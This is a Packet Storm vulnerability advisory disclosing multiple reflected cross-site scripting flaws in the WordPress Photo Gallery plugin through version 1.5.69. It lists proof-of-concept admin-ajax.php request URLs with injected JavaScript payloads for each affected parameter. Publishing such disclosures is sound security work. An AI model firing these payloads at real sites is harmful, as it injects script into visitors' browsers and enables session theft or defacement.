

WordPress Photo Gallery 1.5.69 Cross Site Scripting

Authored by [ThuraMoeMyint](#)

Posted [Apr 19, 2021](#)

WordPress Photo Gallery plugin versions 1.5.69 and below suffer from multiple reflective cross site scripting vulnerabilities.

tags | [exploit](#), [vulnerability](#), [xss](#)

SHA-256 | [f5cee129a211aee4e8107180c84597f0d60b54808dacf0f7a05afefadeaa5233](#) [Download](#) | [Favorite](#) | [View](#)

Related Files

Share This

Like

Twitter

LinkedIn

Reddit

Digg

StumbleUpon

Change Mirror

Download

```
Researcher Name: ThuraMoeMyint
Twitter: https://twitter.com/mgthuramoemyint
Vendor Url: https://wordpress.org/plugins/photo-gallery/

"Photo Gallery by 10Web / Mobile-Friendly Image Gallery" (photo-gallery) Multiple XSS

The parameter bwg_album_breadcrumb_0 is able to inject malicious javascript code.
Affected Version < 1.5.68

vuln.com/wp-admin/admin-ajax.php?action=bgw_frontend_data&bwg_album_breadcrumb_0=[{"id":"1"><img/src=x
onerror=alert(1)>","page":1,{"id":"1","page":1}}&gallery_type=album_extended_preview

The parameter "shortcode_id" is able to inject malicious javascript.
Affected Version < 1.5.68

vuln.com/wp-admin/admin-ajax.php?
action=bgw_frontend_data&gallery_type=image_browser&gallery_id=5&tag=0&album_id=0&theme_id=1&shortcode_id=9&22%

The parameter "album_gallery_id_0" is able to inject malicious javascript.
Affected Version <= 1.5.68

vuln.com/wp-admin/admin-ajax.php?action=bgw_frontend_data&album_gallery_id_0=%27);}%20alert(1);//

The parameter "bwg_album_search_0" is able to inject malicious javascript.
Affected Version <= 1.5.68

vuln.com/wp-admin/admin-ajax.php?
action=bgw_frontend_data&bwg_album_search_0=%22%20autofocus%20onfocus%3D%22alert(1)

The parameter "tag" is able to inject malicious javascript.
Affected Version <= 1.5.68

vuln.com/wp-admin/admin-ajax.php?action=bgw_frontend_data&tag=%22%20onmouseover=alert(1)%3E

The parameter "type_0" is able to inject malicious javascript.
Affected Version <= 1.5.68

vuln.com/wp-admin/admin-ajax.php?action=bgw_frontend_data&type_0=%27);}%20alert(document.domain);//

The parameter "theme_id" is able to inject malicious javascript.
Affected Version <= 1.5.69

vuln.com/wp-admin/admin-ajax.php?action=bgw_frontend_data&theme_id=%22%20onmouseover=alert(1)%3E
```



[Login](#) or [Register](#) to add favorites

Follow us on Twitter

Subscribe to an RSS Feed

File Archive: December 2022 <

Su	Mo	Tu	We	Th	Fr
Sa					
				1	2
3					
4	5	6	7	8	9
10					
11	12	13	14	15	16
17					
18	19	20	21	22	23
24					
25	26	27	28	29	30
31					

Top Authors In Last 30 Days

Red Hat 201 files
Ubuntu 78 files
Debian 24 files
LiquidWorm 23 files
malvuln 12 files
nu11security 11 files
Gentoo 9 files
Google Security Research 8 files
T. Weber 4 files
Julien Ahrens 4 files

File Tags

ActiveX (932)	December 2022
Advisory (79,754)	November 2022
Arbitrary (15,694)	October 2022
BBS (2,859)	September 2022
Bypass (1,619)	August 2022
CGI (1,018)	July 2022
Code Execution (6,926)	June 2022
Conference (673)	May 2022
Cracker (840)	April 2022
CSRF (3,290)	March 2022
DoS (22,602)	February 2022
Encryption (2,349)	January 2022
Exploit (50,359)	Older

File Inclusion (4,165)

File Upload (946)

Firewall (821)

Info Disclosure (2,660)

Intrusion Detection (867)

Java (2,899)

JavaScript (821)

Kernel (6,291)

Local (14,201)

Magazine (586)

Overflow (12,419)

Perl (1,418)

PHP (5,093)

Proof of Concept (2,291)

Protocol (3,435)

Python (1,467)

Remote (30,044)

Root (3,504)

Ruby (594)

Scanner (1,631)

Security Tool (7,777)

Shell (3,103)

Shellcode (1,204)

Sniffer (886)

File Archives

December 2022

November 2022

October 2022

September 2022

August 2022

July 2022

June 2022

May 2022

April 2022

March 2022

February 2022

January 2022

Older

Systems

AIX (426)

Apple (1,926)

BSD (370)

CentOS (55)

Cisco (1,917)

Debian (6,634)

Fedora (1,690)

FreeBSD (1,242)

Gentoo (4,272)

HPUX (878)

iOS (330)

iPhone (108)

IRIX (220)

Juniper (67)

Linux (44,315)

Mac OS X (684)

Mandriva (3,105)

NetBSD (255)

OpenBSD (479)

RedHat (12,469)

Slackware (941)

Solaris (1,607)

- Spoof (2,166)

SQL Injection (16,102)

TCP (2,379)

Trojan (686)

UDP (876)

Virus (662)

Vulnerability (31,136)

Web (9,365)

Whitepaper (3,729)

x86 (946)

XSS (17,494)

Other

SUSE (1,444)

Ubuntu (8,199)

UNIX (9,159)

UnixWare (185)

Windows (6,511)

Other



© 2022 Packet Storm. All rights reserved.

Site Links

- News by Month

News Tags

Files by Month

File Tags

File Directory

About Us

- History & Purpose

Contact Information


Terms of Service

Privacy Statement

Copyright Information

Hosting By

Rokasec



Follow us on Twitter



Subscribe to an RSS Feed